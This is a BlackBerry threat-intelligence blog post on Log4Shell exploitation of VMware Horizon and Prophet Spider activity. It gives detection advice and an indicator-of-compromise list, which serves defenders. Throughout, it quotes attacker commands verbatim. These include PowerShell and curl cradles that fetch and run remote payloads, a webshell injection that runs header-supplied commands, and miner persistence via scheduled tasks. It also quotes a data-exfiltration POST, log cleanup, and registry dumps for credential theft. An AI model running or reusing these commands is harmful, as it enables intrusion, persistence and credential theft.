
Log4U, Shell4Me

blogs.blackberry.com/en/2022/01/log4u-shell4me



The BlackBerry Research & Intelligence and Incident Response (IR) teams have found evidence correlating attacks by the Initial Access Broker (IAB) group Prophet Spider with exploitation of the Log4j vulnerability in VMware Horizon. This article highlights the recent indicators of compromise (IoCs) that we've observed.

Defenders concerned that they may have been a victim of these attacks can make use of these IoCs and detection methods to identify evidence of compromise within their environment.

What is Log4Shell?

"Log4Shell" is a moniker used to refer to a combination of remote code execution (RCE) vulnerabilities (CVE-2021-44228, CVE-2021-45046, CVE-2021-44832) identified in Apache Log4j, a logging framework based on Java which is incorporated into Apache web servers all over the world. Due to Log4j's popularity in many applications (including VMware), combined with the severity of the exploit, security teams were recently left scrambling in the wake of widespread exploitation of this new attack vector.

The exact number of applications (and the various versions) affected by these vulnerabilities may never be fully known. Although VMware released a patch and mitigation guidance in December 2021 in response to the vulnerability, many implementations remain unpatched, leaving them susceptible to exploitation.

Initial Detection

BlackBerry researchers have observed that the exploit could be reliably detected by monitoring child processes of the ws_TomcatService.exe parent process, as this is the same Tomcat service used by VMware Horizon. In all observed cases, exploitation of the ws_TomcatService.exe process spawned either cmd.exe or powershell.exe as child processes.

Figure 1: Parent and child process relationship

Post Exploitation Activity

Upon exploiting the vulnerability, threat actors most commonly used encoded PowerShell commands to download a second-stage payload to the victimized systems. The specifics of that payload depend on the attacker's motives and goals; for example, cryptomining, or ransomware and extortion.

While BlackBerry primarily observed the threat actors installing cryptocurrency mining software on the affected systems, Cobalt Strike beacons were also discovered in some instances.

Encoding Examples

```
cmd /C "powershell -NonI -W Hidden -NoP -Exec Bypass -Enc <Base64 Encoded Command>

powershell.exe -Enc <Base64 Encoded Command>
```

Once decoded, the resulting code used one of two methods to download the second-stage payload. The first and more common method was the use of PowerShell's System.Net.Webclient class, along with the DownloadString, DownloadData, or DownloadFile methods.

Typical Download Cradle

```
IEX (New-Object Net.WebClient).DownloadString('<URL>')
```

Alternatively, there were also cases where the threat actor attempted to use the curl.exe binary file to download additional files to the system. The attacker then attempted to execute the downloaded content using the Windows Subsystem for Linux (WSL) bash utility.

Curl Download Attempt

```
cmd /C "curl <URL> | bash"
```

BlackBerry threat researchers identified multiple different cryptocurrency miners that were deployed after successful exploitation by threat actors. One example used Powershell to download and execute the “xms.ps1” file containing the cryptominer.

Cryptocurrency Miner Download Example

```
powershell iex(New-Object Net.WebClient).DownloadString('hxxp://80.71.158[.]96/xms.ps1')
```

The script then created a Scheduled Task, which was used to establish persistence, as well as for storing command-and-control (C2) and wallet configurations.

Scheduled Task Creation

```
"C:\Windows\system32\schtasks.exe" /create /F /sc minute /mo 1 /tn BrowserUpdate /tr
"C:\Windows\system32\config\systemprofile\AppData\Roaming\network02.exe --donate-level 1 -o b.oracleservice[.]top -o
198.23.214[.]117:8080 -o 51.79.175[.]139:8080 -o 167.114.114[.]169:8080 -u
46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ
-p x -B"
```

We also discovered instances where a webshell file was injected into absg-worker.js and the VMBlastSG service restarted to allow for connections to the webshell, as described in this warning posted by the National Health Service for the UK. Webshells are difficult to detect backdoors that threat actors use to maintain stealthy persistence in a victim’s environment.

To accomplish this injection, threat actors search for the file path to the VMBlastSg service, then change the file name in the path from NSSM.exe to absg-worker.js. Next, the content of the absj-worker.js file is modified to force the creation of a child process when the file is called via a browser. Then the VMBlastSG service is restarted, and the webshell is available to the attacker.

Webshell Creation

```
powershell -c "$path=gwmi win32_service|?{$_.Name -like """"*VMBlastSG*""""}|%{$_.PathName -replace """"", '' -replace
""""nssm.exe"""","""""lib\absg-worker.js""""};$expr=""""req.connection.end();}if
(String(req.url).includes('lxmvvZ3S4o250Tw22Z9vTao0cJFmkplDoi828cVwQtZVj3eUbb')) {try
{replyError(req, res, 200, require('child_process').execSync(Buffer.from(req.headers['data'],
'base64').toString('ascii')).toString());}catch (err) {replyError(req, res, 400,
err.stderr.toString());}return;""""";(Get-Content $path)|ForEach-Object {$_ -replace
""""req.connection.end\(\)\;"""", $expr}|Set-Content $path;Restart-Service -Force VMBlastSG"
```

BlackBerry researchers observed several instances of cleanup actions taken by threat actors following the miner installation, to help cover their tracks. (After all, everyone appreciates a tidy and thoughtful threat actor!)

Cleanup Examples

```
“C:\Windows\system32\cmd.exe" /c del /f /q C:\ProgramData\Oracle\Java\java.exe”
```

```
“C:\Windows\System32\Wbem\WMIC.exe" process where "ExecutablePath like 'c:\\windows\\temp\\%'" delete
```

```
"C:\Windows\System32\Wbem\WMIC.exe" process where "ExecutablePath like 'C:\\Users\\\\AppData\\Local\\Temp\\%'" delete
```

```
"C:\Windows\system32\cmd.exe" /c del /f /q C:\ProgramData\nTNLLnvWzl\pythonhs.exe
```

```
"C:\Windows\system32\cmd.exe" /c del /f /q %tmp%\sysupdate.exe
```

```
"C:\Windows\System32\Wbem\WMIC.exe" process where "ExecutablePath like
'C:\\Users\\Administrator\\AppData\\Local\\Temp\\%'" delete
```

```
"C:\Windows\system32\schtasks.exe" /delete /tn * /F
```

In additional instances of post-exploitation deployment, the threat actor downloaded and installed a Cobalt Strike beacon to the infected systems.

Cobalt Strike Download Cradle

```
IEX ((New-Object System.Net.WebClient).DownloadString('hxxp://185.112.83[.]116:8080/drv'))
```

We were able to retrieve a copy of the Cobalt Strike configuration, which indicated that successful execution of the Cobalt Strike beacon would spawn either a 32- or 64-bit version of rundll32.exe containing the beacon payload. The following User-Agent string was hard-coded into the beacon configuration.

Cobalt Strike Beacon User-Agent String

```
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; InfoPath.3; .NET CLR 2.0.50727)
```

Prophet Spider Commonalities

In addition to the mass deployment of cryptocurrency mining software and Cobalt Strike beacons, BlackBerry researchers also discovered an instance of exploitation containing tactics, techniques, and procedures (TTPs) relating to the Prophet Spider IAB. This threat group is known to compromise networks and later sell access to ransomware operators. We discussed a similar group called Zebra2104 in our recent report, "*Hunter Becomes Hunted: Zebra2104 Hides a Herd of Malware*."

One of the indicators that helped us attribute the event to this threat group was their use of the C:\Windows\Temp\7fde\ folder path to store malicious files. The threat actor also downloaded a copy of the wget.bin executable, which has historically been used by the group to get additional files onto infected hosts. The IP used in the download cradle has also been previously attributed to the Prophet Spider group.

wget.bin Download

```
powershell -Command (New-Object
System.Net.WebClient).DownloadFile('hxxp://149.28.200[.]140:443/wget.bin','C:\Windows\temp\wget.bin')
```

After downloading the wget.bin executable, the file was then used to download two additional executables named ve.bin and winntaa.exe.

Additional Payloads

```
wget[.]bin  -t 1 hxxp://149.28.200[.]140:443/ve.bin
wget[.]bin  -t 1 hxxp://149.28.200[.]140:443/winntaa.exe -O c:\windows\temp\winntaa.exe
```

Next, the attacker began their attempts to enumerate basic information about the network and domain.

Enumeration

```
systeminfo
tasklist
ipconfig /all
quser
net user
net group "Domain Admins" /domain
net user Administrator
nltest /domain_trusts
```

Lastly, the threat actor attempted to harvest credentials from the registry.

Credential Harvesting

```
reg save hklm\sam c:\windows\temp\7fde\sam
reg save hklm\system c:\windows\temp\7fde\system
reg save hklm\security c:\windows\temp\7fde\security
```

Steps to Mitigation

Says Tony Lee, Vice President of Global Services Technical Operations at BlackBerry, "If an organization can pay a ransom or can be turned into a cryptomining farm, they can expect to be a target. (Read: Nearly every organization.) The simple answer for mitigating steps is to patch all vulnerable instances of Log4j, along with all other vulnerabilities – however, it is never that simple."

Lee continues: "While a robust vulnerability management program is an absolute must, it is not the only solution. A layered defense that includes 24x7 monitoring, threat intel overlay, threat hunting, and AI-based endpoint protection helps in quickly identifying and mitigating breaches. The faster a compromise such as this is detected and mitigated, the better the chance of dodging the follow-on ransomware attack."

Conclusion

When an initial access broker group takes interest in a vulnerability whose scope may never be known, this gives us a good indication that they see significant value in its exploitation. It's likely that we will continue to see criminal groups exploring the opportunities of the Log4Shell vulnerability in the near future, as IT teams and users continue to scramble to address these vulnerabilities.

As this situation unfolds and we discover new information, BlackBerry threat researchers will continue to provide intelligence and guidance to help defenders protect against threats that take advantage of the situation.

Indicators of Compromise (IoCs)

IOC	Type
c:\windows\system32\config\systemprofile\mimu\nssm.exe	File Path
c:\windows\system32\config\systemprofile\mimu2\nssm.exe	File Path
C:\Windows\system32\config\systemprofile\mimu\xmrig.exe	File Path
c:\windows\temp\winntaa.exe	File Path
C:\Windows\temp\wget.bin	File Path
C:\Windows\system32\config\systemprofile\AppData\Roaming\network02.exe	File Path
C:\Windows\TEMP\network02.exe	File Path
hxxp://149.28.200[.]140:443/wget.bin	URL
hxxp://lurchmath[.]org/wordpress-temp/wp-content/plugins/xmrig.zip	URL

hxxp://72.46.52[.]135/mad_micky.bat	URL
hxxp://api.rogerscorp[.]org:80	URL
hxxp://80.71.158[.]96/xms.ps1	URL
hxxp://149.28.200[.]140:443/winntaa.exe	URL
hxxp://185.112.83[.]116:8080/drv	URL
hxxp://137.184.17[.]252:443/dd.ps1	URL
hxxp://101.79.1[.]118/2.ps1	URL
hxxp://72.46.52[.]135/kill.bat	URL
kill.bat	File
xms.ps1	File
mad_micky.bat	File
xmrig.zip	File
wget.bin	File
dd.ps1	File
2.ps1	File
absg-worker.js	File
138.68.246[.]18	IP
140.246.171[.]141	IP
149.28.200[.]140:443	IP/Port
150.158.189[.]96	IP
159.65.48[.]154	IP
167.114.114[.]169:8080	IP/Port
167.71.13[.]196	IP
170.210.45[.]163	IP
175.6.210[.]66	IP
185.112.83[.]116:8080	IP/Port
185.220.100[.]240	IP
185.220.100[.]241	IP

185.220.100[.]244	IP
185.220.100[.]251	IP
185.220.100[.]252	IP
185.220.101[.]152	IP
185.220.101[.]158	IP
185.220.101[.]171	IP
185.220.101[.]184	IP
185.220.101[.]188	IP
185.220.101[.]190	IP
185.220.101[.]36	IP
185.220.101[.]53	IP
185.220.102[.]248	IP
185.56.80[.]65	IP
192.160.102[.]170	IP
194.48.199[.]78	IP
198.23.214[.]117:8080	IP/Port
198.98.56[.]151	IP
216.144.180[.]171	IP
23.129.64[.]218	IP
23.236.146[.]162	IP
45.146.165[.]168	IP
45.154.255[.]147	IP
45.61.146[.]242	IP
5.157.38[.]50	IP
51.222.121[.]180	IP
51.79.175[.]139:8080	IP/Port
62.102.148[.]68	IP
72.46.52[.]135:80	IP/Port

79.172.212[.]132	IP
80.71.158[.]96:80	IP/Port
b.oracleservice[.]top	Domain
api.rogerscorp[.]org	Domain

Decoded PowerShell Events

powershell -c "$path=gwmi win32_service\|?{$_.Name -like """*VMBlastSG*"""}|%{$_.PathName -replace """", '' -replace """nssm.exe""","""lib\absg-worker.js"""};$expr="""req.connection.end();}if (String(req.url).includes('lxmvvZ3S4o250Tw22Z9vTao0cJFmkplDoi828cVwQtZVj3eUbb')) {try {replyError(req, res, 200, require('child_process').execSync(Buffer.from(req.headers['data'], 'base64').toString('ascii')).toString());}catch (err) {replyError(req, res, 400, err.stderr.toString());}return;""";(Get-Content $path)\|ForEach-Object {$_ -replace """req.connection.end\(\)\;""", $expr}|Set-Content $path;Restart-Service -Force VMBlastSG"
cmd /c c:\windows\temp\winntaa.exe
powershell -Command (New-Object System.Net.WebClient).DownloadFile('hxxp://149.28.200[.]140:443/wget.bin','C:\Windows\temp\wget.bin')
cmd /c c:\windows\temp\wget.bin -t 1 hxxp://149.28.200[.]140:443/winntaa.exe -O c:\windows\temp\winntaa.exe
powershell -c curl -uri hxxp://api.rogerscorp[.]org:80 -met POST -Body ([System.Convert]::ToBase64String(([System.Text.Encoding]::ASCII.GetBytes((echo 216.144.180[.]171)))))
iex ((New-Object System.Net.WebClient).DownloadString('hxxp://185.112.83[.]116:8080/drv'))
$wc = New-Object System.Net.WebClient; $tempfile = [System.IO.Path]::GetTempFileName(); $tempfile += '.bat'; $wc.DownloadFile('hxxp://72.46.52[.]135/mad_micky.bat', $tempfile); & $tempfile
cmd /C "curl 72.46.52[.]135/dl.sh | bash"
powershell iex(New-Object Net.WebClient).DownloadString('hxxp://80.71.158[.]96/xms.ps1')
powershell -exec bypass -c IEX(New-Object Net.WebClient).DownloadString('hxxp://137.184.17[.]252:443/dd.ps1')
IEX (New-Object Net.WebClient).DownloadString('hxxp://101.79.1[.]118/2.ps1')
$wc = New-Object System.Net.WebClient; $tempfile = [System.IO.Path]::GetTempFileName(); $tempfile += '.bat'; $wc.DownloadFile('hxxp://72.46.52[.]135/kill.bat', $tempfile); & $tempfile
powershell iex(New-Object Net.WebClient).DownloadString('hxxp://80.71.158[.]96/xms.ps1')